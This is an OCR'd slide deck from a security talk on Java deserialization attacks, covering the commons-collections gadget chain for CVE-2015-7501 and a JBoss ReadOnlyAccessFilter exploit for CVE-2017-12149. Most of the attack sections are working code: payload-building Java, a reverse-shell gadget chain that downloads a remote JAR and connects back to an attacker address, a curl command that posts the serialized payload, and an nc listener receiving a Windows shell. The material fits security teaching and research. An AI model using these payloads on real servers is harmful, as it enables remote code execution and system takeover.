


5. Understanding CVE-2015-7501

- **AnnotationInvocationHandler (AIH)** *(trigger gadget)*


Tries to get a value from a field under control!


```
public Object invoke(Object proxy, Method method, Object[] args) {
    String member = method.getName();
    Class<?>[] paramTypes = method.getParameterTypes();
    ...
    Object result = memberValues.get(member);
```




5. Understanding CVE-2015-7501

ObjectInputStream.readObject()
AnnotationInvocationHandler.readObject()
Map(Proxy).entrySet()
AnnotationInvocationHandler.invoke()
LazyMap.get()
ChainedTransformer.transform()
ConstantTransformer.transform()
InvokerTransformer.transform()
Method.invoke()
Class.getMethod()
InvokerTransformer.transform()
Method.invoke()
Runtime.getRuntime()
InvokerTransformer.transform()
Method.invoke()
Runtime.exec()






5. Understanding CVE-2015-7501



- **LazyMap** *(decorator)*
  - *"When the* ***get(Object) method is called*** *with a key that does not exist in the map,* ***the factory is used*** *to create the object." (official documentation)*




5. Understanding CVE-2015-7501


- **LazyMap** *(decorator)*


```
public class LazyMap extends AbstractMapDecorator implements Map, Serializable {

    /** The factory to use to construct elements */
    protected final Transformer factory;

    public Object get(Object key) {
        // create value for key if key is not currently in the map
        if (map.containsKey(key) == false) {
            Object value = factory.transform(key);
            map.put(key, value);
            return value;
```


We can put our chained!



5. Understanding CVE-2015-7501



readObject() → entrySet() → invoke() → get() → transform() → RCE



5. Understanding CVE-2015-7501

Generating final payload (Trigger + Chained)

```
/* Creating LazyMap with chained Transformer */
Map map = new HashMap();
Map lazyMap = LazyMap.decorate(map,chained);
/* Putting LazyMap into Internal AIH (handlerLazyMap) */
Class cl = Class.forName("sun.reflect.annotation.AnnotationInvocationHandler");
Constructor ctor = cl.getDeclaredConstructor(Class.class, Map.class);
ctor.setAccessible(true);
InvocationHandler handlerLazyMap = (InvocationHandler)
ctor.newInstance(Retention.class, lazyMap);

/* Creating Proxy */
Class[] interfaces = new Class[] {java.util.Map.class};
Map proxyMap = (Map) Proxy.newProxyInstance(null, interfaces, handlerLazyMap);
/* Putting Proxy into External AIH (handlerProxy) */
InvocationHandler handlerProxy = (InvocationHandler)
ctor.newInstance(Retention.class, proxyMap);

/* Saving serialized object */
System.out.println("Saving serialized object in ExampleCommonsCollections1.ser");
FileOutputStream fos = new FileOutputStream("ExampleCommonsCollections1.ser");
ObjectOutputStream oos = new ObjectOutputStream(fos);
oos.writeObject(handlerProxy);
oos.flush();
```

LazyMap + Chained

AIH + lazyMap

Proxy (Internal AIH + lazyMap)

External AIH + Proxy (Internal AIH+LazyMap)

Serialization

5. Understanding CVE-2015-7501

Terminal

```
ohn:JavaDeserH2HC joaomatosf$ hexdump -C ExampleCommonsCollections1.ser
00000000  ac ed 00 05 73 72 00 32  73 75 6e 2e 72 65 66 6c  |....sr.2sun.refl|
00000010  65 63 74 2e 61 6e 6e 6f  74 61 74 69 6f 6e 2e 41  |ect.annotation.A|
00000020  6e 6e 6f 74 61 74 69 6f  6e 49 6e 76 6f 63 61 74  |nnotationInvocat|
00000030  69 6f 6e 48 61 6e 64 6c  65 72 55 ca f5 0f 15 cb  |ionHandlerU.....|
00000040  7e a5 02 00 02 4c 00 0c  6d 65 6d 62 65 72 56 61  |~....L..memberVa|
00000050  6c 75 65 73 74 00 0f 4c  6a 61 76 61 2f 75 74 69  |luest..Ljava/uti|
00000060  6c 2f 4d 61 70 3b 4c 00  04 74 79 70 65 74 00 11  |l/Map;L..typet..|
00000070  4c 6a 61 76 61 2f 6c 61  6e 67 2f 43 6c 61 73 73  |Ljava/lang/Class|
00000080  3b 78 70 73 7d 00 00 00  01 00 0d 6a 61 76 61 2e  |;xps}......java.|
00000090  75 74 69 6c 2e 4d 61 70  78 72 00 17 6a 61 76 61  |util.Mapxr..java|
000000a0  2e 6c 61 6e 67 2e 72 65  66 6c 65 63 74 2e 50 72  |.lang.reflect.Pr|
000000b0  6f 78 79 e1 27 da 20 cc  10 43 cb 02 00 01 4c 00  |oxy.'. ..C....L.|
000000c0  01 68 74 00 25 4c 6a 61  76 61 2f 6c 61 6e 67 2f  |.ht.%Ljava/lang/|
000000d0  72 65 66 6c 65 63 74 2f  49 6e 76 6f 63 61 74 69  |reflect/Invocati|
000000e0  6f 6e 48 61 6e 64 6c 65  72 3b 78 70 73 71 00 7e  |onHandler;xpsq.~|
000000f0  00 00 73 72 00 2a 6f 72  67 2e 61 70 61 63 68 65  |..sr.*org.apache|
00000100  2e 63 6f 6d 6d 6f 6e 73  2e 63 6f 6c 6c 65 63 74  |.commons.collect|
00000110  69 6f 6e 73 2e 6d 61 70  2e 4c 61 7a 79 4d 61 70  |ions.map.LazyMap|
00000120  6e e5 94 82 9e 79 10 94  03 00 01 4c 00 07 66 61  |n....y.....L..fa|
00000130  63 74 6f 72 79 74 00 2c  4c 6f 72 67 2f 61 70 61  |ctoryt.,Lorg/apa|
00000140  63 68 65 2f 63 6f 6d 6d  6f 6e 73 2f 63 6f 6c 6c  |che/commons/coll|
00000150  65 63 74 69 6f 6e 73 2f  54 72 61 6e 73 66 6f 72  |ections/Transfor|
00000160  6d 65 72 3b 78 70 73 72  00 3a 6f 72 67 2e 61 70  |mer;xpsr.:org.ap|
00000170  61 63 68 65 2e 63 6f 6d  6d 6f 6e 73 2e 63 6f 6c  |ache.commons.col|
00000180  6c 65 63 74 69 6f 6e 73  2e 66 75 6e 63 74 6f 72  |lections.functor|
00000190  73 2e 43 68 61 69 6e 65  64 54 72 61 6e 73 66 6f  |s.ChainedTransfo|
000001a0  72 6d 65 72 30 c7 97 ec  28 7a 97 04 02 00 01 5b  |rmer0...(z...
000001b0  00 0d 69 54 72 61 6e 73  66 6
```

ⓘ **In JVM >= 8u72 you need to use another trigger gadget like HashSet + TiedMapEntry as proposed by Matthias Kaiser**

5. Understanding CVE-2015-7501

KEEP
CALM
AND
LET'S
PRACTICE

https://youtu.be/jVMr4eeJ2Po

CVE-2017-7504

JBossMQ JMS Invocation Layer

https://access.redhat.com/security/cve/cve-2017-7504

5. Understanding CVE-2015-7501

- **See complete examples and Lab in:**
  - https://github.com/joaomatosf/JavaDeserH2HC
- You can also **automatically** generate payloads or check vulnerabilities with:
  - ysoserial: https://github.com/frohoff/ysoserial
  - JexBoss: https://github.com/joaomatosf/jexboss

JBoss® by Red Hat

CVE-2017-12149

JBoss <= 6.X and JBoss EAP <= 5.X

6. CVE-2017-12149 (*JBoss* <= 6.X)

- Notified to **RedHat** on **2017-08-10** to be used here
- Affects JBoss AS <= 6.X and EAP <= 5.X
- Insecure deserialization at ***ReadOnlyAccessFilter***
  - *Proposed for secure access to JNDI service (readonly)*

```
public void doFilter(ServletRequest request, ServletResponse response, FilterChain chain)
      throws IOException, ServletException
   {
     ...
         ServletInputStream sis = request.getInputStream(); //(1) Reads POST data
         ObjectInputStream ois = new ObjectInputStream(sis);//(2) Initialize ObjectInputStream
         MarshalledInvocation mi = null;
         try {
            mi = (MarshalledInvocation) ois.readObject();    //(3) Invoke deserialization!
```

ReadOnlyAccessFilter.java

6. CVE-2017-12149 (*JBoss* <= 6.X)


- Notified to **RedHat** on **2017-08-10** to be used here
- Affects JBoss AS <= 6.X and EAP <= 5.X
- Insecure deserialization at ***ReadOnlyAccessFilter***
  - *Proposed for secure access to JNDI service (readonly)*


```
<servlet-mapping>
    <servlet-name>ReadOnlyAccessFilter</servlet-name>
    <url-pattern>/readonly/*</url-pattern>
</servlet-mapping>
```

http://server:port/invoker**/readonly**

6. CVE-2017-12149 (*JBoss* <= 6.X)

- Notif… …used here
- Affec…
- Insec… ***…sFilter***
  - *Pr… …donly)*





CONDITION I

```
<servlet-ma…
    <servle…                                    …et-name>
    <url-pa…
</servlet-mapping>
```


http://server:port/invoker**/readonly**

6. CVE-2017-12149 (*JBoss* <= 6.X)

- Creating a new ***gadget chain*** for reverse shell ***multiplatform*** (reusing commons-collections gadgets)
- This will give you an reverse shell in **Windows**, **Linux**, **BSD**, **IBM OS**, etc...

```
URLClassLoader.class
.getConstructor(new Class[]{URL[].class})
.newInstance(new Object[]{
    new URL[]{new URL("http://www.joaomatosf.com/rnp/java_files/JexRemoteTools.jar")}})
.loadClass("JexReverse")
.getConstructor(new Class[]{String.class, int.class})
.newInstance(new Object[]{"YOUR_IP",1331});
```

Let's convert to Transform format



6. CVE-2017-12149 (*JBoss* <= 6.X)


```
URLClassLoader.class
.getConstructor(new Class[]{URL[].class})
.newInstance(new Object[]{
    new URL[]{new URL("http://www.joaomatosf.com/rnp/java_files/JexRemoteTools.jar")}})
.loadClass("JexReverse")
.getConstructor(new Class[]{String.class, int.class})
.newInstance(new Object[]{"YOUR_IP",1331});
```


```
Transformer[] transformers = new Transformer[] {
    new ConstantTransformer(URLClassLoader.class),
```

6. CVE-2017-12149 (*JBoss* <= 6.X)

```
URLClassLoader.class
.getConstructor(new Class[]{URL[].class})
.newInstance(new Object[]{
    new URL[]{new URL("http://www.joaomatosf.com/rnp/java_files/JexRemoteTools.jar")}})
.loadClass("JexReverse")
.getConstructor(new Class[]{String.class, int.class})
.newInstance(new Object[]{"YOUR_IP",1331});
```

```
Transformer[] transformers = new Transformer[] {

        new ConstantTransformer(URLClassLoader.class),
        new InstantiateTransformer(
                new Class[]{
                        URL[].class
                },
                new Object[]{
                        new URL[]{new URL(
                        "http://www.joaomatosf.com/rnp/java_files/JexRemoteTools.jar")}
                }),
```






6. CVE-2017-12149 (*JBoss* <= 6.X)

```
URLClassLoader.class
.getConstructor(new Class[]{URL[].class})
.newInstance(new Object[]{
    new URL[]{new URL("http://www.joaomatosf.com/rnp/java_files/JexRemoteTools.jar")}})
.loadClass("JexReverse")
.getConstructor(new Class[]{String.class, int.class})
.newInstance(new Object[]{"YOUR_IP",1331});
```

```
Transformer[] transformers = new Transformer[] {

        new ConstantTransformer(URLClassLoader.class),
        new InstantiateTransformer(
                new Class[]{
                        URL[].class
                },
                new Object[]{
                        new URL[]{new URL(
                        "http://www.joaomatosf.com/rnp/java_files/JexRemoteTools.jar")}
                }),
        new InvokerTransformer("loadClass",
                new Class[]{
                        String.class
                },
                new Object[]{
                        "JexReverse"
                }),
```




6. CVE-2017-12149 (*JBoss* <= 6.X)

```
URLClassLoader.class
.getConstructor(new Class[]{URL[].class})
.newInstance(new Object[]{
    new URL[]{new URL("http://www.joaomatosf.com/rnp/java_files/JexRemoteTools.jar")}})
.loadClass("JexReverse")
.getConstructor(new Class[]{String.class, int.class})
.newInstance(new Object[]{"YOUR_IP",1331});
```

```
Transformer[] transformers = new Transformer[] {

        new ConstantTransformer(URLClassLoader.class),
        new InstantiateTransformer(
                new Class[]{
                        URL[].class
                },
                new Object[]{
                        new URL[]{new URL(
                        "http://www.joaomatosf.com/rnp/java_files/JexRemoteTools.jar")}
                }),
        new InvokerTransformer("loadClass",
                new Class[]{
                        String.class
                },
                new Object[]{
                        "JexReverse"
                }),
        new InstantiateTransformer(
                new Class[]{  String.class, int.class },
                new Object[]{  "YOUR_IP", 1331  }
        )
```

IP address and port of your test box



6. CVE-2017-12149 (*JBoss* <= 6.X)

```
Transformer[] transformers = new Transformer[] {

        new ConstantTransformer(URLClassLoader.class),
        new InstantiateTransformer(
                new Class[]{
                        URL[].class
                },
                new Object[]{
                        new URL[]{new URL(
                        "http://www.joaomatosf.com/rnp/java_files/JexRemoteTools.jar")}
                }),
        new InvokerTransformer("loadClass",
                new Class[]{
                        String.class
                },
                new Object[]{
                        "JexReverse"
                }),
        new InstantiateTransformer(
                new Class[]{  String.class, int.class },
                new Object[]{  "YOUR_IP", 1331  }
        )
```

See the full example in file "ReverseShellCommonsCollectionsHashMap.java" at https://github.com/joaomatosf/JavaDeserH2HC


6. CVE-2017-12149 (*JBoss* <= 6.X)

Terminal

```
John:JavaDeserH2HC joaomatosf$ javac -cp .:commons-collections-3.2.1.jar ReverseShellCommonsCollectionsHashMap.java
John:JavaDeserH2HC joaomatosf$ java -cp .:commons-collections-3.2.1.jar ReverseShellCommonsCollectionsHashMap 165.227.185.195:80
Saving serialized object in ReverseShellCommonsCollectionsHashMap.ser
John:JavaDeserH2HC joaomatosf$ curl 192.168.0.40:8080/invoker/readonly --data-binary @ReverseShellCommonsCollectionsHashMap.ser
<html><head><title>JBoss Web/3.0.0-CR2 - Error report</title><style><!--H1 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:22px;} H2 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:16px;} H3 {font-family:Tahoma,Arial,sans-serif;color:white;background-color:#525D76;font-size:14px;} BODY {font
```

root@lab01:~

```
[root@lab01 ~]# hostname -I
165.227.185.195 10.17.0.5
[root@lab01 ~]# nc -l -vv -p 80
Ncat: Version 6.40 ( http://nmap.org/ncat )
Ncat: Listening on :::80
Ncat: Listening on 0.0.0.0:80
Ncat: Connection from 177.82.158.95.
Ncat: Connection from 177.82.158.95:50656.
Microsoft Windows [vers?o 6.1.7601]
Copyright (c) 2009 Microsoft Corporation. Todos os direitos reservados.

C:\Users\joao\Desktop\jboss-6.1.0.Final\bin>whoami
whoami
joao-pc\joao
```



ⓘ **This variant will work in all Oracle JVM versions until now**

6. CVE-2017-12149 (*JBoss* <= 6.X)

https://youtu.be/JIWMItSA8I0

CVE-2017-12149

JBoss <= 6.X and JBoss EAP <= 5.X

